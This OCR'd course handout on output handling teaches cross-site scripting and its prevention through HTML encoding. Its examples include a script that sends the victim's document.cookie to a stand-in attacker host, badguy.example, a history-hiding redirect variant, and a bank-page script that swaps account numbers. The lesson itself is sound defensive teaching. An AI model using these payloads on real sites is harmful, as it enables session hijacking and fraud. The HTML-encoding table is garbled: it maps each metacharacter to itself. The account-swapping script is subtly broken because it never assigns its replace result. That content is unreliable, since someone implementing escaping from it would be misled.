Software Quality


Lesson 4:

Output Handling

What Is Output Handling?

Handling the output from a web application is exactly the same as passing data to subsystems:

- The final subsystem we pass data to is the visitor's browser, and the HTML parser in the browser is just another system.



When we send data to it, we need to pay attention to metacharacters.

Many programmers who are good at escaping metacharacters that get passed to internal systems, nevertheless forget to think about the final destination of the data as a system.

And given a lack of proper HTML escaping, an attacker has lots of cool attacks to choose from.

“I’m no expert, but I think it’s some kind of cyber attack!”

Cross-site Scripting

Cross-site Scripting (XSS)

XSS is about tricking a web server into presenting malicious HTML, typically script code, to a user.

1. The intention is often to steal session information, and thus be able to contact the site on behalf of the victim.
2. Scripts may also be used to change the contents of web pages in order to displays false information to the visitor, and it may be used to redirect forms so that secret data are posted to the attacker's computer.

XSS generally attacks the user of the web application, not the application itself.

- The attacks are possible when the web application lacks proper output filtering.


Example: a guest book

Suppose we have a simple guest book, which lets visitors enter whatever they like, and just appends the new text to whatever was there before.


What happen with this input?

```
<!--
```

No critical issue, but the web application will pass this to visitors reading the guest book:




How about this script:



```
<script>
  for (q = 0; q < 10000; q++)
    window.open("http://www.hotsex.example/");
</script>
```

Or this one in a discussion site for kids:

```
<img src="http://www.tasteless.example/hardcoresex.jpg"/>
```



We need some kind of control over what a web application passes to the client.

Session Hijacking

XSS-based Session Hijacking


As cookies are available to a script, Cross-site Scripting may be used to hijack cookie-based sessions (discussed in week 1).


If a bad guy gets access to someone else's session cookie, he may often appear as that someone to the server by installing the cookie in his own browser.

A victim logging in to a web site will get a unique session ID cookie.

The attacker wants that cookie to impersonate the victim.

How does the attacker get to the cookie?






THE MECHANISM

Four steps are needed in the simplest possible XSS-based session hijacking.

The wanted cookie exists only in communication between the victim and the target web server.

For a script to successfully access this cookie, it will have to be included in pages sent from the web server directly to the victim's browser.

How attacker can do it?




Attacker should follow the above steps if the web server, for example hosts a discussion application that is vulnerable to XSS because it allows scripts in notes entered by the users.

(1) The attacker first joins a discussion, entering a note that contains some cookie-stealing JavaScript.

The web server stores the note in its internal database.

Later, another user, the victim, logs in to the discussion site.

Upon logging in, he receives his personal session ID from the web server.




(2) When the user asks to read the attacker's note, the web server builds a web page containing the note text, including the malicious script. This page is then passed to the victim.

(3) As part of displaying the web page, the victim's browser will also run the script.

The script picks up the cookie that is associated with the web page, i.e. the cookie containing the session ID, and immediately passes the cookie to the attacker's computer.

(4) After receiving the cookie, the attacker installs it in his own browser, and visits the discussion web server .



The web server receives the stolen session ID from the attacker, and thinks it is talking to the victim.

The attacker now fully impersonates the victim on the discussion site.

THE MALICIOUS SCRIPT

The malicious script makes the browser of the victim pass the cookie to the computer owned by the attacker.

Passing the cookie is most easily done using a script that redirects the browser to a web server running on the attacker's computer, taking the cookie with it on the journey.

```
<script>
  document.location.replace(
    "http://www.badguy.example/steal.php"
  + "?what=" + document.cookie)
</script>
```

is a JavaScript variable contains any cookies associated with the connection between the browser executing the script and the server providing the web page.

on the attacker's web server
It is a small web application that accepts a what parameter, which the above JavaScript carefully fills in

STEALTH

The victim will quickly realize it, because both URL and the contents of the web page suddenly change!

- To hide the theft, the attacker's web server may generate a response containing a new redirect that immediately sends the browser back to the original site.

The cookie is added to avoid redirection loops, If the script is stored on the target web server.

```
<script>
  if (document.cookie.indexOf("stolen") < 0) {
    document.cookie = "stolen=true";
    document.location.replace(
      "http://www.badguy.example/steal.php"
    + "?what=" + document.cookie
    + "&whatnext=https://www.somesite.example/")
  }
</script>
```

The steal.php page would respond with a new web page containing nothing more than this little redirection code:

```
<script>
  document.location.replace("https://www.somesite.example/")
</script>
```

The user may see a short flicker, but he will otherwise not be able to tell that his browser paid a quick visit to the attacker's web server.

How about the browser's history?

- Not even the browser's history will be able to tell the tale, as document.location.replace overwrites the current history entry with the new URL.

Text Modification

Example:

Scripts may be used to change information on a page as it is displayed.

It is possible to steal money from an on-line bank, in which certain payment requests required manual inspection before being accepted.

In these special requests, customers registered a source and destination account, an amount, an address, and various other information.


Payment Request Form		Bank of Digital Trades
Date:	…………………	
To	Acc. No.:	……………………..
	Account Holder:	……………………..
	Address:	………………………………………………………………………..
From	Acc. No.:	……………………..
	Account Holder:	……………………..
	Address:	………………………………………………………………………..
Amount:	€ ……………………..	
Description:	…………………………………………………………………………..	
		submit

Example: Online-Banking

Requests were stored in a database to wait for manual inspection. The inspection was performed by a clerk in the bank using a regular web browser.

An internal web application pulled money transfer requests from the database and displayed them in the browser of the clerk.

Unfortunately, that application failed to do filtering on the address field, making it possible to include scripts that would be run in the browser of the clerk as she inspected the page.



An attacker would want to transfer money from a victim's account (1234.56.78901) to an account of his own.

To do that, he would enter the victim's account as the source, and one of his own as the destination for the money transfer.

Normally, this transfer would be rejected by the clerk: the attacker is not allowed to move money from the victim's account.

Payment Request Form		Bank of Digital Trades
Date:	21 Jan 2019	
To	Acc. No.:	6606.66.00606
	Account Holder:	John Hardy
	Address:	32 Peachtree St NE, Atlanta, GA 3008, USA
From	Acc. No.:	9876.54.32109
	Account Holder:	Tom Walsh
	Address:	602, Sommer Ave, Montreal, QC H3X, Canada
Amount:	€ 8.000	
Description:	Ref GD 33/4500602	

But as the address field allowed injection of scripts, the attacker could add the following code, which refers to another account owned by the attacker (9876.54.32109):

```
<script>
  function foo() {
    document.body.innerHTML.replace(/1234.56.78901/gi,
                                   "9876.54.32109");
  }
  window.onload=foo;
</script>
```

Once the clerk viewed the information in her browser, the script would run and replace all occurrences of the victim's account in the web page with that of the attacker.

The web page would show seemingly valid information, while the database still contained information that would let the attacker steal money.

If the clerk accepted the false information in the modified web page, the automated money transfer program would accept the invalid information from the database.

Manual Inspection

Web App

Payment Request Form		Bank of Digital Trades
Date:	21 Jan 2019	
To	Acc. No.:	6606.66.00606
	Account Holder:	John Hardy
	Address:	602, Sommer Ave, Montreal, QC H3X, Canada
From	Acc. No.:	9876.54.32109
	Account Holder:	John Hardy
	Address:	602, Sommer Ave, Montreal, QC H3X, Canada
Amount:	€ 8.000	
Description:	Ref GD 33/4500602	

Run the Script and modify the text

Server

Payment Request Form		Bank of Digital Trades
Date:	21 Jan 2019	
To	Acc. No.:	6606.66.00606
	Account Holder:	John Hardy
	Address:	32 Peachtree St NE, Atlanta, GA 3008, USA
From	Acc. No.:	1234.56.78901
	Account Holder:	Tom Walsh
	Address:	602, Sommer Ave, Montreal, QC H3X, Canada
Amount:	€ 8.000	
Description:	Ref GD 33/4500602	

Payment Request

Script


Problem

The Problem

Cross-site Scripting works when a web application may be tricked into passing attacker-designed HTML constructs to the users' browsers.

- Hence, XSS is just another metacharacter problem.

The HTML parser in the web browser interprets pieces of HTML that the web application programmer did not intend to send, just like an SQL parser may interpret additional SQL constructs when given, for example, unexpected and unescaped quote characters.



- The most obvious Cross-site Scripting occurs when someone inserts a new tag, typically a script tag:

```
<script> ... </script>
```

- This insertion works when the HTML parser is not already "inside" another tag.

- In some cases, such as when data are inserted as part of a tag attribute, the parser is not ready to accept a new tag directly.
  - Imagine the following part of a web page, in which some user provided input will be inserted where the dots are:

```
<input type="text" name="address" value="___..._"/>
```

- In this case, to be able to insert a new tag, the attacker will first have to terminate the input tag to have the HTML parser switch context.

- The following line will terminate the value attribute and the input tag in which the attribute is present, and then add some—probably malicious—script:

```
"><script> ... </script>
```

- As the original attribute value was encapsulated in double quotes, the attacker inserts a double quote and a greater than sign to open up for a new script tag.
- If the value was encapsulated in single quotes, the attacker would start with a single quote.

The attacker will have to analyze the HTML to determine in what kind of context his insertion will be made, and insert necessary metacharacters to switch to a "script friendly" context.

Solution

How to avoid XSS?

How do we make our applications stand against Cross-site Scripting attacks?

Since Cross-site Scripting is a metacharacter problem, we will have to do something to the metacharacters to make them lose their meaning.

- We have to escape them in some way, and when dealing with HTML, the escaping is called HTML encoding.

WHEN?

When do we escape those characters to prevent Cross-site Scripting?'

Many people choose to handle the XSS problem at input time.

- Either because they see it as an input problem,
- Or because they like to get rid of problems as soon as possible,
- Or because they think it is hard to remember doing any special treatment every time they generate some output—which typically happens quite frequently in a web application.

BUT

Cross-site Scripting is clearly a data passing problem, so it should be dealt with at the time data are passed.

- For HTML that time is whenever our application generates some output.

There are at least three good reasons for delaying the HTML filtering to output time:

1. It is not just user generated input that must be HTML encoded.

   When reading data from a file, from a database or any other external source, HTML encoding should be done before passing the content to the client.

   It is easier to remember doing the filtering if the rule is "filter output when output is to be done".

2. When filtering at input time, any incoming data that is stored in a database will be HTML encoded.

   Any non-HTML part of the application that uses the same database (e.g. an invoice printing unit, to be overly creative) will have to remove the HTML encoding.

3. HTML encoding expands data strings.

   The expansion may give surprising results when incoming data are stored in restricted length database fields, which is common practice.

HTML Filtering

There are generally three options depending on the data:

1. If data is not supposed to contain markup at all,
   - We simply HTML encode them before passing them to the client.
2. If the user should be allowed to enter some markup but not the dangerous constructs, it gets quite hard.
   - We will need to look at all tags and attributes and let some through, while HTML encoding others.
3. If the application should have full trust in the users and allow them to enter whatever markup they like,
   - We simply just send the data as they appear. No special handling needed, but keep the consequences in mind.

HTML Encoding

HTML encoding is the mapping of certain HTML metacharacters to their character entity equivalents:

1. Map every occurrence of & (ampersand) to &
2. Then replace every " (double quote) with "
3. Then every < (less than) with <
4. And finally replace every > (greater than) with >

If the application uses single quotes to encapsulate tag attributes, you may need to replace the single quote character with ' too.

The implication of doing HTML encoding is that the browser will display data exactly as they were written.

Summary

Summary

- To avoid being vulnerable to Cross-site Scripting, a web site must be very careful with what it sends to the users.
- Any data that are to be presented to the client must be carefully inspected and filtered to remove anything that may lead to execution of scripts.
- Safe filtering of the output involves removing everything that can be interpreted as a script by any browser out there.
- The only safe filtering is to HTML encode (or totally remove, which is often not an option) certain characters, and at the same time to state what character set the encoding has been done for.

Summary

- In cases where some markup should be allowed, one should not only pay attention to tags, but also to attributes and attribute values.
- Every filtering should be done according to the whitelisting principle, in which allowed tags and attributes are let through, while all the unknown are removed.

Your tasks for this week

Reading:

- “Innocent Code: A Security Wake-Up Call for Web Programmers (Chapter 4).

SQL Injection

- Download Lab Week 4 Instruction file from course webpage on GitHub or Edmodo.

https://hogeschool.github.io/Software-Quality/

Read the Instructions and perform the tasks.